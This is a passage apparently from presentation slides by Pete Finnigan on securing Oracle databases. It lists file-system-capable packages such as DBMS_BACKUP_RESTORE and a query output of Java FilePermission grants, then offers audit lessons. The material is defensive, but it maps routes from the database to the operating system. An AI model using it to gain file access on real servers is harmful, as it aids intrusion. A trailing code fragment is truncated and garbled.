PROCEDURE DELETEFILE
Argument Name Type In/out Default?
-----
FNAME VARCHAR2 IN
FUNCTION DEVICEALLOCATE RETURNS VARCHAR2
Argument Name Type In/out Default?
-----
TYPE VARCHAR2 IN DEFAULT
NAME VARCHAR2 IN DEFAULT
IDENT VARCHAR2 IN DEFAULT
NOIO BOOLEAN IN DEFAULT
PARAMS VARCHAR2 IN DEFAULT
FUNCTION DEVICEALLOCATE RETURNS VARCHAR2
Argument Name Type In/out Default?
-----
TYPE VARCHAR2 IN DEFAULT
NAME VARCHAR2 IN DEFAULT
IDENT VARCHAR2 IN DEFAULT
NOIO BOOLEAN IN DEFAULT
PARAMS VARCHAR2 IN DEFAULT
NODE VARCHAR2 OUT
DUPCNT BINARY_INTEGER IN
TRACE BINARY_INTEGER IN DEFAULT
PROCEDURE DEVICECOMMAND
Argument Name Type In/out Default?
-----
CMD VARCHAR2 IN
PARAMS VARCHAR2 IN DEFAULT
PROCEDURE DEVICEDEALLOCATE
Argument Name Type In/out Default?
-----
PARAMS VARCHAR2 IN DEFAULT
FUNCTION DEVICEQUERY RETURNS VARCHAR2
Argument Name Type In/out Default?
-----
QUESTION BINARY_INTEGER IN
PROCEDURE DEVICESTATUS
Argument Name Type In/out Default?
-----
STATE BINARY_INTEGER OUT
TYPE VARCHAR2 OUT
NAME VARCHAR2 OUT
BUFSZ BINARY_INTEGER OUT
BUFCNT BINARY_INTEGER OUT
KBYTES NUMBER OUT
READRATE BINARY_INTEGER OUT
PARALLEL BINARY_INTEGER OUT
PROCEDURE DOAUTOBACKUP
Argument Name Type In/out Default?
```

Lots of other packages exist that allow file system access

DBMS\_BACKUP\_RESTORE is an example

Locating packages can be done by checking for packages with FILE in the name, or arguments or via dependencies of any located

# Access To The Server - 8

- Java – find file access permissions
- Locate all packages that use the privileges, check dependencies, access to those packages...

```
C:\WINDOWS\system32\cmd.exe - sqlplus orscan/orscan@orcl
SQL> @java_file
```

G_R	PERM	GRANTEE	PERMNAME	ACTION
G	FilePermission	JAVASYSPRI	<<ALL FILES>>	read,write
G	FilePermission	JAVAUSERPR	<<ALL FILES>>	read
G	FilePermission	JAVA_DEPLO	bin/chmod	execute
G	FilePermission	JAVA_DEPLO	javavm/admin/*	write
G	FilePermission	JAVA_DEPLO	javavm/deploy/*	read
G	FilePermission	JMXSERVER	javavm/lib/management/*	read
G	FilePermission	JMXSERVER	javavm/lib/management/jmxremote.access	read
G	FilePermission	JMXSERVER	javavm/lib/management/management.properties	read
G	FilePermission	MDSYS	md\jlib/*	read
G	FilePermission	MDSYS	md\jlib\*	read
G	FilePermission	MDSYS	sdo/demo/georaster\jlibs/*	read
G	FilePermission	MDSYS	sdo\demo\georaster\jlibs\*	read
G	FilePermission	OWBSYS	owb/bin/admin/rtrepos.properties	read,write
G	FilePermission	OWBSYS	owb/bin/unix/run_service.sh	read,execute
G	FilePermission	OWBSYS	owb/bin/win32/run_service.bat	read,execute
G	FilePermission	SYSTEM	<<ALL FILES>>	read

```
16 rows selected.
SQL>
```





# Access To The Server - 10

- Securing access to the operating system is not complex but as with the data analysis there are many components, layers, hierarchy and duplication in paths
- We must understand all interfaces to the operating system
- We must understand all API's exposing these interfaces
- We must understand the privileges that allow access to the operating system
- A pattern is emerging in terms of components we must secure in Oracle



# Layers, Hierarchy, Complexity

- Each of the three examples has
  - Layers of complexity
  - Multiple requirements for one area - Users
  - Multiple paths to data
  - Multiple copies of data
  - Multiple pieces of the puzzle involved with operating system objects
  - Multiple paths to the operating system
- See the pattern now?

# Looking Back And Forward

- As an example passwords are easy to audit but hard to fix
- As an example user privileges are hard to audit fully and also hard to fix
- Investigating other areas? – use same ideas and techniques to ensure complete solutions
- Think about all components – use simple tools

# Conclusions

- There are a few important lessons we must learn to secure data held in an Oracle database
  - We must secure the “**data**” not the software (quite obviously we **MUST** secure the software to achieve “**data**” security)
  - We must start with the “**data**” not the software
  - We must understand who/how/why/when “**data**” could be stolen
  - This may involve traditional downloadable exploits, it may not!

## Conclusions (2)

- Oracle security is not rocket science
- Oracle security is complex though because we must consider “**where**” the “**data**” is and “**who**” can access it and “**how**”
- Looking for problems is often much easier than the solutions – remember passwords
- Often there are “**layers**” and “**duplication**”
- Careful detailed work is needed

```
create or replace function log_start(fv_path
return utl_file.file_type is
  lv_fptr utl_file.file_type:=null;
  lv_module varchar2(100):='log_start';
begin
  Oracle Security Expertise
dbms_output.disable;
```

## Any Questions?

## Contact - Pete Finnigan

PeteFinnigan.com Limited

9 Beech Grove, Acomb

York, YO26 5LD

Phone: +44 (0) 1904 791188

Mobile: +44 (0) 7742 114223

Email: [pete@petefinnigan.com](mailto:pete@petefinnigan.com)